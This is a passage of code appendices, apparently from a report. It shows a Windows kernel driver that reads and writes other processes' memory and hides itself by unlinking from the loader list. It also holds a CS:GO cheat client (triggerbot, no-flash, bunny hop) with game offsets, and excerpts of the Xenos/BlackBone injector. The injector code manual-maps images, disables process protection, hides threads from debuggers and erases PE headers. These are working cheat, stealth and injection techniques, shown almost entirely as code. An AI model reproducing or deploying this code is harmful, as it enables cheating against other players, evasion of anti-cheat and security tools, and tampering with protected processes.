95          PIO_STACK_LOCATION stack = IoGetCurrentIrpStackLocation(Irp);
96
97          // Code received from user space
98          ULONG ControlCode =
    ↪   stack->Parameters.DeviceIoControl.IoControlCode;
99          if (ControlCode == IO_READ_REQUEST)
100         {
101                 // Get the input buffer & format it to our struct
102                 PKERNEL_READ_REQUEST ReadInput =
    ↪   (PKERNEL_READ_REQUEST)Irp->AssociatedIrp.SystemBuffer;
103                 PKERNEL_READ_REQUEST ReadOutput =
    ↪   (PKERNEL_READ_REQUEST)Irp->AssociatedIrp.SystemBuffer;
104
105                 PEPROCESS Process;
106                 // Get our process
107                 if
    ↪   (NT_SUCCESS(PsLookupProcessByProcessId(ReadInput->ProcessId,
    ↪   &Process)))
108                         KeReadVirtualMemory(Process, ReadInput->Address,
109                                 &ReadInput->Response, ReadInput->Size);
110
111                 //DbgPrintEx(0, 0, "Read Params:  %lu, %#010x \n",
    ↪   ReadInput->ProcessId, ReadInput->Address);
112                 //DbgPrintEx(0, 0, "Value: %lu \n",
    ↪   ReadOutput->Response);
113
114                 Status = STATUS_SUCCESS;
115                 BytesIO = sizeof(KERNEL_READ_REQUEST);
116         }
117         else if (ControlCode == IO_WRITE_REQUEST)
118         {
```

```
119                 // Get the input buffer & format it to our struct
120                 PKERNEL_WRITE_REQUEST WriteInput =
    ↪ (PKERNEL_WRITE_REQUEST)Irp->AssociatedIrp.SystemBuffer;
121
122                 PEPROCESS Process;
123                 // Get our process
124                 if
    ↪ (NT_SUCCESS(PsLookupProcessByProcessId(WriteInput->ProcessId,
    ↪ &Process)))
125                         KeWriteVirtualMemory(Process, &WriteInput->Value,
126                                 WriteInput->Address, WriteInput->Size);
127
128                 //DbgPrintEx(0, 0, "Write Params:  %lu, %#010x \n",
    ↪ WriteInput->Value, WriteInput->Address);
129
130                 Status = STATUS_SUCCESS;
131                 BytesIO = sizeof(KERNEL_WRITE_REQUEST);
132         }
133         else if (ControlCode == IO_GET_ID_REQUEST)
134         {
135                 PULONG OutPut = (PULONG)Irp->AssociatedIrp.SystemBuffer;
136                 *OutPut = csgoId;
137
138                 DbgPrintEx(0, 0, "id get %#010x", csgoId);
139                 Status = STATUS_SUCCESS;
140                 BytesIO = sizeof(*OutPut);
141         }
142         else if (ControlCode == IO_GET_MODULE_REQUEST)
143         {
144                 PULONG OutPut = (PULONG)Irp->AssociatedIrp.SystemBuffer;
145                 *OutPut = ClientAddress;
146
147                 DbgPrintEx(0, 0, "Module get %#010x", ClientAddress);
148                 Status = STATUS_SUCCESS;
149                 BytesIO = sizeof(*OutPut);
150         }
151         else
152         {
153                  // if the code is unknown
```

```
154                 Status = STATUS_INVALID_PARAMETER;
155                 BytesIO = 0;
156         }
157
158         // Complete the request
159         Irp->IoStatus.Status = Status;
160         Irp->IoStatus.Information = BytesIO;
161         IoCompleteRequest(Irp, IO_NO_INCREMENT);
162
163         return Status;
164 }
165
166 typedef struct _LDR_DATA_TABLE_ENTRY
167 {
168         LIST_ENTRY InLoadOrderLinks;
169         LIST_ENTRY InMemoryOrderLinks;
170         LIST_ENTRY InInitializationOrderLinks;
171         PVOID DllBase;
172         PVOID EntryPoint;
173         ULONG SizeOfImage;
174         UNICODE_STRING FullDllName;
175         UNICODE_STRING BaseDllName;
176         ULONG Flags;
177         WORD LoadCount;
178         WORD TlsIndex;
179         union
180         {
181                 LIST_ENTRY HashLinks;
182                 struct
183                 {
184                         PVOID SectionPointer;
185                         ULONG CheckSum;
186                 };
187         };
188         union
189         {
190                 ULONG TimeDateStamp;
191                 PVOID LoadedImports;
192         };
```

```
193         struct _ACTIVATION_CONTEXT * EntryPointActivationContext;
194         PVOID PatchInformation;
195         LIST_ENTRY ForwarderLinks;
196         LIST_ENTRY ServiceTagLinks;
197         LIST_ENTRY StaticLinks;
198 } LDR_DATA_TABLE_ENTRY, *PLDR_DATA_TABLE_ENTRY;
199
200 PDEVICE_OBJECT DeviceObject;
201
202
203 // Driver Entrypoint
204 NTSTATUS DriverEntry(PDRIVER_OBJECT pDriverObject,
205         PUNICODE_STRING pRegistryPath)
206 {
207         DbgPrintEx(0, 0, "123123123Driver Loaded\n");
208
209         PsSetLoadImageNotifyRoutine(ImageLoadCallback);
210
211         PLDR_DATA_TABLE_ENTRY CurDriverEntry =
    ↪ (PLDR_DATA_TABLE_ENTRY)pDriverObject->DriverSection;
212         PLDR_DATA_TABLE_ENTRY NextDriverEntry =
    ↪ (PLDR_DATA_TABLE_ENTRY)CurDriverEntry->InLoadOrderLinks.Flink;
213         PLDR_DATA_TABLE_ENTRY PrevDriverEntry =
    ↪ (PLDR_DATA_TABLE_ENTRY)CurDriverEntry->InLoadOrderLinks.Blink;
214
215         PrevDriverEntry->InLoadOrderLinks.Flink =
    ↪ CurDriverEntry->InLoadOrderLinks.Flink;
216         NextDriverEntry->InLoadOrderLinks.Blink =
    ↪ CurDriverEntry->InLoadOrderLinks.Blink;
217
218         CurDriverEntry->InLoadOrderLinks.Flink =
    ↪ (PLIST_ENTRY)CurDriverEntry;
219         CurDriverEntry->InLoadOrderLinks.Blink =
    ↪ (PLIST_ENTRY)CurDriverEntry;
220
221         RtlInitUnicodeString(&dev, L"\\Device\\kernelhop");
222         RtlInitUnicodeString(&dos, L"\\DosDevices\\kernelhop");
223
```

```
224         IoCreateDevice(pDriverObject, 0, &dev, FILE_DEVICE_UNKNOWN,
    ↪  FILE_DEVICE_SECURE_OPEN, FALSE, &pDeviceObject);
225         IoCreateSymbolicLink(&dos, &dev);
226
227         pDriverObject->MajorFunction[IRP_MJ_CREATE] = CreateCall;
228         pDriverObject->MajorFunction[IRP_MJ_CLOSE] = CloseCall;
229         pDriverObject->MajorFunction[IRP_MJ_DEVICE_CONTROL] = IoControl;
230         pDriverObject->DriverUnload = UnloadDriver;
231
232         pDeviceObject->Flags |= DO_DIRECT_IO;
233         pDeviceObject->Flags &= ~DO_DEVICE_INITIALIZING;
234 }
235
236
237
238 NTSTATUS UnloadDriver(PDRIVER_OBJECT pDriverObject)
239 {
240         DbgPrintEx(0, 0, "Unload routine called.\n");
241         PsRemoveLoadImageNotifyRoutine(ImageLoadCallback);
242         IoDeleteSymbolicLink(&dos);
243         IoDeleteDevice(pDriverObject->DeviceObject);
244 }
245
246 NTSTATUS CreateCall(PDEVICE_OBJECT DeviceObject, PIRP irp)
247 {
248         irp->IoStatus.Status = STATUS_SUCCESS;
249         irp->IoStatus.Information = 0;
250
251         IoCompleteRequest(irp, IO_NO_INCREMENT);
252         return STATUS_SUCCESS;
253 }
254
255 NTSTATUS CloseCall(PDEVICE_OBJECT DeviceObject, PIRP irp)
256 {
257         irp->IoStatus.Status = STATUS_SUCCESS;
258         irp->IoStatus.Information = 0;
259
260         IoCompleteRequest(irp, IO_NO_INCREMENT);
261         return STATUS_SUCCESS;
```

```
}

```

KernelMillin.cpp

```
#include <iostream>
#include <map>
#include <vector>
#include "KeInterface.h"
#pragma comment(lib,"ntdll.lib")
#include <TlHelp32.h>
#include <algorithm>

typedef struct _RTL_PROCESS_MODULE_INFORMATION
{
        HANDLE Section;
        PVOID MappedBase;
        PVOID ImageBase;
        ULONG ImageSize;
        ULONG Flags;
        USHORT LoadOrderIndex;
        USHORT InitOrderIndex;
        USHORT LoadCount;
        USHORT OffsetToFileName;
        UCHAR FullPathName[256];
} RTL_PROCESS_MODULE_INFORMATION, *PRTL_PROCESS_MODULE_INFORMATION;

typedef struct _RTL_PROCESS_MODULES
{
        ULONG NumberOfModules;
        RTL_PROCESS_MODULE_INFORMATION Modules[1];
} RTL_PROCESS_MODULES, *PRTL_PROCESS_MODULES;

using namespace std;

void Shoot()
{
        mouse_event(MOUSEEVENTF_LEFTDOWN, NULL, NULL, NULL, NULL);
        Sleep(10);
        mouse_event(MOUSEEVENTF_LEFTUP, NULL, NULL, NULL, NULL);
```

```
36  }
37
38  int main()
39  {
40
41          KeInterface Driver("\\\\.\\kernelhop");
42
43
44          SetConsoleTitle(L"TEST");
45          // Get address of client.dll & pid of csgo from our driver
46          DWORD ProcessId = Driver.GetTargetPid();
47          DWORD ClientAddress = Driver.GetClientModule();
48
49          // Get address of localplayer
50          DWORD LocalPlayer = Driver.ReadVirtualMemory<DWORD>(ProcessId,
    ↪  ClientAddress + LOCAL_PLAYER, sizeof(ULONG));
51
52          // address of inground
53          DWORD InGround = Driver.ReadVirtualMemory<DWORD>(ProcessId,
54                  LocalPlayer + FFLAGS, sizeof(ULONG));
55
56
57          while (true)
58          {
59
60                  int crossId = Driver.ReadVirtualMemory<int>(ProcessId,
    ↪  LocalPlayer + CrosshairID, sizeof(int));
61                  int LocalTeam = Driver.ReadVirtualMemory<int>(ProcessId,
    ↪  LocalPlayer + teamNum, sizeof(int));
62                  if (crossId > 0 && crossId < 64 &&
    ↪  (GetAsyncKeyState(VK_MENU) & 0x8000))
63                  {
64                          if (LocalTeam !=
    ↪  Driver.ReadVirtualMemory<int>(ProcessId, LocalPlayer + teamNum *
    ↪  crossId, sizeof(int)))
65                          {
66                                  Shoot();
67                          }
68                  }
```

```
69
70                  // No Flash
71                  Driver.WriteVirtualMemory(ProcessId, LocalPlayer +
    ↪  FlashMaxAlpha, 0.f, 8);
72
73                  // Bunny Hop
74                  Driver.WriteVirtualMemory(ProcessId, ClientAddress +
    ↪  FORCE_JUMP, 0x5, 8);
75                  DWORD InGround =
    ↪  Driver.ReadVirtualMemory<DWORD>(ProcessId, LocalPlayer + FFLAGS,
    ↪  sizeof(ULONG));
76                  if ((GetAsyncKeyState(VK_SPACE) & 0x8000) && (InGround &
    ↪  1 == 1))
77                  {
78                          // Jump
79                          Driver.WriteVirtualMemory(ProcessId,
    ↪  ClientAddress + FORCE_JUMP, 0x5, 8);
80                          Sleep(50);
81                          // Restore
82                          Driver.WriteVirtualMemory(ProcessId,
    ↪  ClientAddress + FORCE_JUMP, 0x4, 8);
83
84                  }
85                  Sleep(10);
86          }
87      return 0;
88  }
89
```

KeInterface.h

```
1  #include <Windows.h>
2
3  /* IOCTL Codes needed for our driver */
4
5  // Request to read virtual user memory (memory of a program) from kernel
    ↪  space
6  #define IO_READ_REQUEST CTL_CODE(FILE_DEVICE_UNKNOWN, 0x0701 /* Our
    ↪  Custom Code */, METHOD_BUFFERED, FILE_SPECIAL_ACCESS)
7
```

```
8  // Request to write virtual user memory (memory of a program) from kernel
   ↪  space
9  #define IO_WRITE_REQUEST CTL_CODE(FILE_DEVICE_UNKNOWN, 0x0702 /* Our
   ↪  Custom Code */, METHOD_BUFFERED, FILE_SPECIAL_ACCESS)
10
11 // Request to retrieve the process id of csgo process, from kernel space
12 #define IO_GET_ID_REQUEST CTL_CODE(FILE_DEVICE_UNKNOWN, 0x0703 /* Our
   ↪  Custom Code */, METHOD_BUFFERED, FILE_SPECIAL_ACCESS)
13
14 // Request to retrieve the base address of client.dll in csgo.exe from
   ↪  kernel space
15 #define IO_GET_MODULE_REQUEST CTL_CODE(FILE_DEVICE_UNKNOWN, 0x0704 /* Our
   ↪  Custom Code */, METHOD_BUFFERED, FILE_SPECIAL_ACCESS)
16
17 // Offset to force jump action
18 #define FORCE_JUMP 0x4F1AAF4
19 #define  m_iGlowIndex 0xA310
20 #define LOCAL_PLAYER 0xAA6614
21 #define m_bDormant 0xE9
22 #define FFLAGS 0x00000100
23 #define CrosshairID 0xB2A4
24 #define FlashMaxAlpha 0xA2F4
25 #define teamNum 0xF0
26
27 #define dwGlowObjectManager 0x4FA08E8
28
29 #define m_iTeamNum 0xF0
30
31 #define dwEntityList 0x4A8387C
32
33 typedef struct _KERNEL_READ_REQUEST
34 {
35         ULONG ProcessId;
36
37         ULONG Address;
38         ULONG Response;
39         ULONG Size;
40
41 } KERNEL_READ_REQUEST, *PKERNEL_READ_REQUEST;
```

```
42
43  typedef struct _KERNEL_WRITE_REQUEST
44  {
45          ULONG ProcessId;
46
47          ULONG Address;
48          ULONG Value;
49          ULONG Size;
50
51  } KERNEL_WRITE_REQUEST, *PKERNEL_WRITE_REQUEST;
52
53
54
55  // interface for our driver
56  class KeInterface
57  {
58  public:
59          HANDLE hDriver; // Handle to driver
60
61                                          // Initializer
62          KeInterface::KeInterface(LPCSTR RegistryPath)
63          {
64                  hDriver = CreateFileA(RegistryPath, GENERIC_READ |
    ↪  GENERIC_WRITE,
65                          FILE_SHARE_READ | FILE_SHARE_WRITE, 0,
    ↪  OPEN_EXISTING, 0, 0);
66          }
67
68          template <typename type>
69          type ReadVirtualMemory(ULONG ProcessId, ULONG ReadAddress,
70                  SIZE_T Size)
71          {
72                  if (hDriver == INVALID_HANDLE_VALUE)
73                          return (type)false;
74
75                  DWORD Return, Bytes;
76                  KERNEL_READ_REQUEST ReadRequest;
77
78                  ReadRequest.ProcessId = ProcessId;
```

```
79                  ReadRequest.Address = ReadAddress;
80                  ReadRequest.Size = Size;
81
82                  // send code to our driver with the arguments
83                  if (DeviceIoControl(hDriver, IO_READ_REQUEST,
    ↪  &ReadRequest,
84                          sizeof(ReadRequest), &ReadRequest,
    ↪  sizeof(ReadRequest), &Bytes, 0))
85                          return (type)ReadRequest.Response;
86                  else
87                          return (type)false;
88          }
89
90          bool WriteVirtualMemory(ULONG ProcessId, ULONG WriteAddress,
91                  ULONG WriteValue, SIZE_T WriteSize)
92          {
93                  if (hDriver == INVALID_HANDLE_VALUE)
94                          return false;
95                  DWORD Bytes;
96
97                  KERNEL_WRITE_REQUEST  WriteRequest;
98                  WriteRequest.ProcessId = ProcessId;
99                  WriteRequest.Address = WriteAddress;
100                 WriteRequest.Value = WriteValue;
101                 WriteRequest.Size = WriteSize;
102
103                 if (DeviceIoControl(hDriver, IO_WRITE_REQUEST,
    ↪  &WriteRequest, sizeof(WriteRequest),
104                         0, 0, &Bytes, NULL))
105                         return true;
106                 else
107                         return false;
108         }
109
110         DWORD GetTargetPid()
111         {
112                 if (hDriver == INVALID_HANDLE_VALUE)
113                         return false;
114
```

```
115                 ULONG Id;
116                 DWORD Bytes;
117 
118                 if (DeviceIoControl(hDriver, IO_GET_ID_REQUEST, &Id,
    ↪  sizeof(Id),
119                         &Id, sizeof(Id), &Bytes, NULL))
120                         return Id;
121                 else
122                         return false;
123         }
124 
125         DWORD GetClientModule()
126         {
127                 if (hDriver == INVALID_HANDLE_VALUE)
128                         return false;
129 
130                 ULONG Address;
131                 DWORD Bytes;
132 
133                 if (DeviceIoControl(hDriver, IO_GET_MODULE_REQUEST,
    ↪  &Address, sizeof(Address),
134                         &Address, sizeof(Address), &Bytes, NULL))
135                         return Address;
136                 else
137                         return false;
138         }
139 
140 };
141 
```

B Xenos

I Main.cpp

```
1     #include "stdafx.h"
2 #include "MainDlg.h"
3 #include "DumpHandler.h"
4 #include "DriverExtract.h"
5 
6 #include <shellapi.h>
```

```
7
8   /// <summary>
9   /// Crash dump notify callback
10  /// </summary>
11  /// <param name="path">Dump file path</param>
12  /// <param name="context">User context</param>
13  /// <param name="expt">Exception info</param>
14  /// <param name="success">if false - crash dump file was not
    ↪  saved</param>
15  /// <returns>status</returns>
16  int DumpNotifier( const wchar_t* path, void* context, EXCEPTION_POINTERS*
    ↪  expt, bool success )
17  {
18      Message::ShowError( NULL, L"Program has crashed. Dump file saved at
    ↪  '" + std::wstring( path ) + L"'" );
19      return 0;
20  }
21
22  /// <summary>
23  /// Associate profile file extension
24  /// </summary>
25  void AssociateExtension()
26  {
27      wchar_t tmp[255] = { 0 };
28      GetModuleFileNameW( NULL, tmp, sizeof( tmp ) );
29
30  #ifdef USE64
31      std::wstring ext = L".xpr64";
32      std::wstring alias = L"XenosProfile64";
33      std::wstring desc = L"Xenos 64-bit injection profile";
34  #else
35      std::wstring ext = L".xpr";
36      std::wstring alias = L"XenosProfile";
37      std::wstring desc = L"Xenos injection profile";
38  #endif
39      std::wstring editWith = std::wstring( tmp ) + L" --load %1";
40      std::wstring runWith = std::wstring( tmp ) + L" --run %1";
41      std::wstring icon = std::wstring( tmp ) + L",-" + std::to_wstring(
    ↪  IDI_ICON1 );
```

```
42
43      auto AddKey = []( const std::wstring& subkey, const std::wstring&
    ↪   value, const wchar_t* regValue ) {
44          SHSetValue( HKEY_CLASSES_ROOT, subkey.c_str(), regValue, REG_SZ,
    ↪   value.c_str(), (DWORD)(value.size() * sizeof( wchar_t )) );
45      };
46
47      SHDeleteKeyW( HKEY_CLASSES_ROOT, alias.c_str() );
48
49      AddKey( ext, alias, nullptr );
50      AddKey( ext, L"Application/xml", L"Content Type" );
51      AddKey( alias, desc, nullptr );
52      AddKey( alias + L"\\shell", L"Run", nullptr );
53      AddKey( alias + L"\\shell\\Edit\\command", editWith, nullptr );
54      AddKey( alias + L"\\shell\\Run\\command", runWith, nullptr );
55      AddKey( alias + L"\\DefaultIcon", icon, nullptr );
56  }
57
58  /// <summary>
59  /// Log major OS information
60  /// </summary>
61  void LogOSInfo()
62  {
63      SYSTEM_INFO info = { 0 };
64      char* osArch = "x64";
65
66      auto pPeb =
    ↪   (blackbone::PEB_T*)NtCurrentTeb()->ProcessEnvironmentBlock;
67      GetNativeSystemInfo( &info );
68
69      if (info.wProcessorArchitecture == PROCESSOR_ARCHITECTURE_INTEL)
70          osArch = "x86";
71
72      xlog::Normal(
73          "Started on Windows %d.%d.%d.%d %s. Driver status: 0x%X",
74          pPeb->OSMajorVersion,
75          pPeb->OSMinorVersion,
76          (pPeb->OSCSDVersion >> 8) & 0xFF,
77          pPeb->OSBuildNumber,
```

```
78          osArch,
79          blackbone::Driver().status()
80          );
81  }
82
83  /// <summary>
84  /// Parse command line string
85  /// </summary>
86  /// <param name="param">Resulting param</param>
87  /// <returns>Profile action</returns>
88  MainDlg::StartAction ParseCmdLine( std::wstring& param )
89  {
90      int argc = 0;
91      auto pCmdLine = GetCommandLineW();
92      auto argv = CommandLineToArgvW( pCmdLine, &argc );
93
94      for (int i = 1; i < argc; i++)
95      {
96          if (_wcsicmp( argv[i], L"--load" ) == 0 && i + 1 < argc)
97          {
98              param = argv[i + 1];
99              return MainDlg::LoadProfile;
100         }
101         if (_wcsicmp( argv[i], L"--run" ) == 0 && i + 1 < argc)
102         {
103             param = argv[i + 1];
104             return MainDlg::RunProfile;
105         }
106     }
107
108     return MainDlg::Nothing;
109 }
110
111 int APIENTRY wWinMain( HINSTANCE /*hInstance*/, HINSTANCE
    ↪ /*hPrevInstance*/, LPWSTR /*lpCmdLine*/, int /*nCmdShow*/ )
112 {
113     // Setup dump generation
```

```
114     dump::DumpHandler::Instance().CreateWatchdog(
    ↪   blackbone::Utils::GetExeDirectory(), dump::CreateFullDump,
    ↪   &DumpNotifier );
115     AssociateExtension();
116
117     std::wstring param;
118     auto action = ParseCmdLine( param ); /*load profile or run profile*/
119     MainDlg mainDlg( action, param ); /*what to do and how to do it*/
120     LogOSInfo();
121
122     if (action != MainDlg::RunProfile)
123         return (int)mainDlg.RunModeless( NULL, IDR_ACCELERATOR1 ); /*run
    ↪   in a separate window*/
124     else
125         return mainDlg.LoadAndInject();
126 }
```

II ManualMap.cpp

```
1     #include <BlackBone/Process/Process.h>
2 #include <3rd_party/VersionApi.h>
3
4 #include <iostream>
5 #include <set>
6 using namespace blackbone;
7
8 std::set<std::wstring> nativeMods, modList;
9
10 /*
11     Try to map calc.exe into current process
12 */
13 void MapCalcFromFile()
14 {
15     Process thisProc;
16     thisProc.Attach( GetCurrentProcessId() );
17
18     nativeMods.clear();
19     modList.clear();
20
```

```
21      nativeMods.emplace( L"combase.dll" );
22      nativeMods.emplace( L"user32.dll" );
23      if (WinVer().ver == Win7)
24      {
25          nativeMods.emplace( L"gdi32.dll" );
26          nativeMods.emplace( L"msvcr120.dll" );
27          nativeMods.emplace( L"msvcp120.dll" );
28      }
29
30      modList.emplace( L"windows.storage.dll" );
31      modList.emplace( L"shell32.dll" );
32      modList.emplace( L"shlwapi.dll" );
33
34      auto callback = []( CallbackType type, void* /*context*/, Process&
    ↪ /*process*/, const ModuleData& modInfo )
35      {
36          if(type == PreCallback)
37          {
38              if(nativeMods.count(modInfo.name))
39                  return LoadData( MT_Native, Ldr_None );
40          }
41          else
42          {
43              if (modList.count( modInfo.name ))
44                  return LoadData( MT_Default, Ldr_ModList );
45          }
46
47          return LoadData( MT_Default, Ldr_None );
48      };
49
50      std::wcout << L"Manual image mapping test" << std::endl;
51      std::wcout << L"Trying to map C:\\windows\\system32\\calc.exe into
    ↪ current process" << std::endl;
52
53      auto image = thisProc.mmap().MapImage(
    ↪ L"C:\\windows\\system32\\calc.exe", ManualImports | RebaseProcess,
    ↪ callback );
54      if (!image)
55      {
```

```
56          std::wcout << L"Mapping failed with error 0x" << std::hex <<
    ↪ image.status
57                      << L". " << Utils::GetErrorDescription( image.status )
    ↪ << std::endl << std::endl;
58      }
59      else
60          std::wcout << L"Successfully mapped, unmapping\n";
61
62      thisProc.mmap().UnmapAllModules();
63  }
64
65  /*
66      Try to map cmd.exe into current process from buffer
67  */
68  void MapCmdFromMem()
69  {
70      Process thisProc;
71      thisProc.Attach( GetCurrentProcessId() );
72
73      void* buf = nullptr;
74      auto size = 0;
75
76      std::wcout << L"Manual image mapping from buffer test" << std::endl;
77      std::wcout << L"Trying to map C:\\windows\\system32\\cmd.exe into
    ↪ current process" << std::endl;
78
79      // Get image context
80      HANDLE hFile = CreateFileW( L"C:\\windows\\system32\\cmd.exe",
    ↪ FILE_GENERIC_READ, 0x7, 0, OPEN_EXISTING, 0, 0 );
81      if (hFile != INVALID_HANDLE_VALUE)
82      {
83          DWORD bytes = 0;
84          size = GetFileSize( hFile, NULL );
85          buf = VirtualAlloc( NULL, size, MEM_COMMIT, PAGE_READWRITE );
86          ReadFile( hFile, buf, size, &bytes, NULL );
87          CloseHandle( hFile );
88      }
89
```

```
90      auto image = thisProc.mmap().MapImage( size, buf, false, CreateLdrRef
    ↪   | RebaseProcess | NoDelayLoad );
91      if (!image)
92      {
93          std::wcout << L"Mapping failed with error 0x" << std::hex <<
    ↪   image.status
94                     << L". " << Utils::GetErrorDescription( image.status )
    ↪   << std::endl << std::endl;
95      }
96      else
97          std::wcout << L"Successfully mapped, unmapping\n";
98
99      VirtualFree( buf, 0, MEM_RELEASE );
100
101     thisProc.mmap().UnmapAllModules();
102 }
103
```

III Inject.c →BBInjectDll(IN PINJECT_DLL)

```
1   /// <summary>
2   /// Inject dll into process
3   /// </summary>
4   /// <param name="pid">Target PID</param>
5   /// <param name="pPath">TFull-qualified dll path</param>
6   /// <returns>Status code</returns>
7   NTSTATUS BBInjectDll( IN PINJECT_DLL pData )
8   {
9       NTSTATUS status = STATUS_SUCCESS;
10      NTSTATUS threadStatus = STATUS_SUCCESS;
11      PEPROCESS pProcess = NULL;
12
13      status = PsLookupProcessByProcessId( (HANDLE)pData->pid, &pProcess );
14      if (NT_SUCCESS( status ))
15      {
16          KAPC_STATE apc;
17          UNICODE_STRING ustrPath, ustrNtdll;
18          SET_PROC_PROTECTION prot = { 0 };
19          PVOID pNtdll = NULL;
```

```
20          PVOID LdrLoadDll = NULL;
21          PVOID systemBuffer = NULL;
22          BOOLEAN isWow64 = (PsGetProcessWow64Process( pProcess ) != NULL)
    ↪ ? TRUE : FALSE;
23
24          // Process in signaled state, abort any operations
25          if (BBCheckProcessTermination( PsGetCurrentProcess() ))
26          {
27              DPRINT( "BlackBone: %s: Process %u is terminating. Abort\n",
    ↪ __FUNCTION__, pData->pid );
28              if (pProcess)
29                  ObDereferenceObject( pProcess );
30
31              return STATUS_PROCESS_IS_TERMINATING;
32          }
33
34          // Copy mmap image buffer to system space.
35          // Buffer will be released in mapping routine automatically
36          if (pData->type == IT_MMap && pData->imageBase)
37          {
38              __try
39              {
40                  ProbeForRead( (PVOID)pData->imageBase, pData->imageSize,
    ↪ 1 );
41                  systemBuffer = ExAllocatePoolWithTag( PagedPool,
    ↪ pData->imageSize, BB_POOL_TAG );
42                  RtlCopyMemory( systemBuffer, (PVOID)pData->imageBase,
    ↪ pData->imageSize );
43              }
44              __except (EXCEPTION_EXECUTE_HANDLER)
45              {
46                  DPRINT( "BlackBone: %s: AV in user buffer: 0x%p -
    ↪ 0x%p\n", __FUNCTION__,
47                          pData->imageBase, pData->imageBase +
    ↪ pData->imageSize );
48
49                  if (pProcess)
50                      ObDereferenceObject( pProcess );
51
```

```
52                  return STATUS_INVALID_USER_BUFFER;
53              }
54          }
55
56          KeStackAttachProcess( pProcess, &apc );
57
58          RtlInitUnicodeString( &ustrPath, pData->FullDllPath );
59          RtlInitUnicodeString( &ustrNtdll, L"Ntdll.dll" );
60
61          // Handle manual map separately
62          if (pData->type == IT_MMap)
63          {
64              MODULE_DATA mod = { 0 };
65
66              __try {
67                  status = BBMapUserImage(
68                      pProcess, &ustrPath, systemBuffer,
69                      pData->imageSize, pData->asImage, pData->flags,
70                      pData->initRVA, pData->initArg, &mod
71                      );
72              }
73              __except (EXCEPTION_EXECUTE_HANDLER){
74                  DPRINT( "BlackBone: %s: Fatal exception in
    ↪ BBMapUserImage. Exception code 0x%x\n", __FUNCTION__,
    ↪ GetExceptionCode() );
75              }
76
77              KeUnstackDetachProcess( &apc );
78
79              if (pProcess)
80                  ObDereferenceObject( pProcess );
81
82              return status;
83          }
84
85          // Get ntdll base
86          pNtdll = BBGetUserModule( pProcess, &ustrNtdll, isWow64 );
87
88          if (!pNtdll)
```

```
89          {
90              DPRINT( "BlackBone: %s: Failed to get Ntdll base\n",
    ↪ __FUNCTION__ );
91              status = STATUS_NOT_FOUND;
92          }
93
94          // Get LdrLoadDll address
95          if (NT_SUCCESS( status ))
96          {
97              LdrLoadDll = BBGetModuleExport( pNtdll, "LdrLoadDll",
    ↪ pProcess, NULL );
98              if (!LdrLoadDll)
99              {
100                 DPRINT( "BlackBone: %s: Failed to get LdrLoadDll
    ↪ address\n", __FUNCTION__ );
101                 status = STATUS_NOT_FOUND;
102             }
103         }
104
105         // If process is protected - temporarily disable protection
106         if (PsIsProtectedProcess( pProcess ))
107         {
108             prot.pid         = pData->pid;
109             prot.protection  = Policy_Disable;
110             prot.dynamicCode = Policy_Disable;
111             prot.signature   = Policy_Disable;
112             BBSetProtection( &prot );
113         }
114
115         // Call LdrLoadDll
116         if (NT_SUCCESS( status ))
117         {
118             SIZE_T size = 0;
119             PINJECT_BUFFER pUserBuf = isWow64 ? BBGetWow64Code(
    ↪ LdrLoadDll, &ustrPath ) : BBGetNativeCode( LdrLoadDll, &ustrPath );
120
121             if (pData->type == IT_Thread)
122             {
```

```
123                 status = BBExecuteInNewThread( pUserBuf, NULL,
    ↪ THREAD_CREATE_FLAGS_HIDE_FROM_DEBUGGER, pData->wait, &threadStatus );
124
125                 // Injection failed
126                 if (!NT_SUCCESS( threadStatus ))
127                 {
128                     status = threadStatus;
129                     DPRINT( "BlackBone: %s: User thread failed with
    ↪ status - 0x%X\n", __FUNCTION__, status );
130                 }
131                 // Call Init routine
132                 else
133                 {
134                     if (pUserBuf->module != 0 && pData->initRVA != 0)
135                     {
136                         RtlCopyMemory( pUserBuf->buffer, pData->initArg,
    ↪ sizeof( pUserBuf->buffer ) );
137                         BBExecuteInNewThread(
138                             (PUCHAR)pUserBuf->module + pData->initRVA,
139                             pUserBuf->buffer,
140                             THREAD_CREATE_FLAGS_HIDE_FROM_DEBUGGER,
141                             TRUE,
142                             &threadStatus
143                             );
144                     }
145                     else if (pUserBuf->module == 0)
146                         DPRINT( "BlackBone: %s: Module base = 0.
    ↪ Aborting\n", __FUNCTION__ );
147                 }
148             }
149             else if (pData->type == IT_Apc)
150             {
151                 status = BBApcInject( pUserBuf, pProcess, pData->initRVA,
    ↪ pData->initArg );
152             }
153             else
154             {
155                 DPRINT( "BlackBone: %s: Invalid injection type specified
    ↪ - %d\n", __FUNCTION__, pData->type );
```

```
156                 status = STATUS_INVALID_PARAMETER;
157             }
158
159             // Post-inject stuff
160             if (NT_SUCCESS( status ))
161             {
162                 // Unlink module
163                 if (pData->unlink)
164                     BBUnlinkFromLoader( pProcess, pUserBuf->module,
    ↪ isWow64 );
165
166                 // Erase header
167                 if (pData->erasePE)
168                 {
169                     __try
170                     {
171                         PIMAGE_NT_HEADERS64 pHdr = RtlImageNtHeader(
    ↪ pUserBuf->module );
172                         if (pHdr)
173                         {
174                             ULONG oldProt = 0;
175                             size = (pHdr->OptionalHeader.Magic ==
    ↪ IMAGE_NT_OPTIONAL_HDR32_MAGIC) ?
176
    ↪ ((PIMAGE_NT_HEADERS32)pHdr)->OptionalHeader.SizeOfHeaders :
177                                 pHdr->OptionalHeader.SizeOfHeaders;
178
179                             if (NT_SUCCESS( ZwProtectVirtualMemory(
    ↪ ZwCurrentProcess(), &pUserBuf->module, &size, PAGE_EXECUTE_READWRITE,
    ↪ &oldProt ) ))
180                             {
181                                 RtlZeroMemory( pUserBuf->module, size );
182                                 ZwProtectVirtualMemory(
    ↪ ZwCurrentProcess(), &pUserBuf->module, &size, oldProt, &oldProt );
183
184                                 DPRINT( "BlackBone: %s: PE headers
    ↪ erased. \n", __FUNCTION__ );
185                             }
186                         }
```

```
187                         else
188                             DPRINT( "BlackBone: %s: Failed to retrieve PE
    ↪ headers for image\n", __FUNCTION__ );
189                     }
190                     __except (EXCEPTION_EXECUTE_HANDLER)
191                     {
192                         DPRINT( "BlackBone: %s: Exception during PE
    ↪ header erease: 0x%X\n", __FUNCTION__, GetExceptionCode() );
193                     }
194                 }
195             }
196
197             ZwFreeVirtualMemory( ZwCurrentProcess(), &pUserBuf, &size,
    ↪ MEM_RELEASE );
198         }
199
200         // Restore protection
201         if (prot.pid != 0)
202         {
203             prot.protection  = Policy_Enable;
204             prot.dynamicCode = Policy_Enable;
205             prot.signature   = Policy_Enable;
206             BBSetProtection( &prot );
207         }
208
209         KeUnstackDetachProcess( &apc );
210     }
211     else
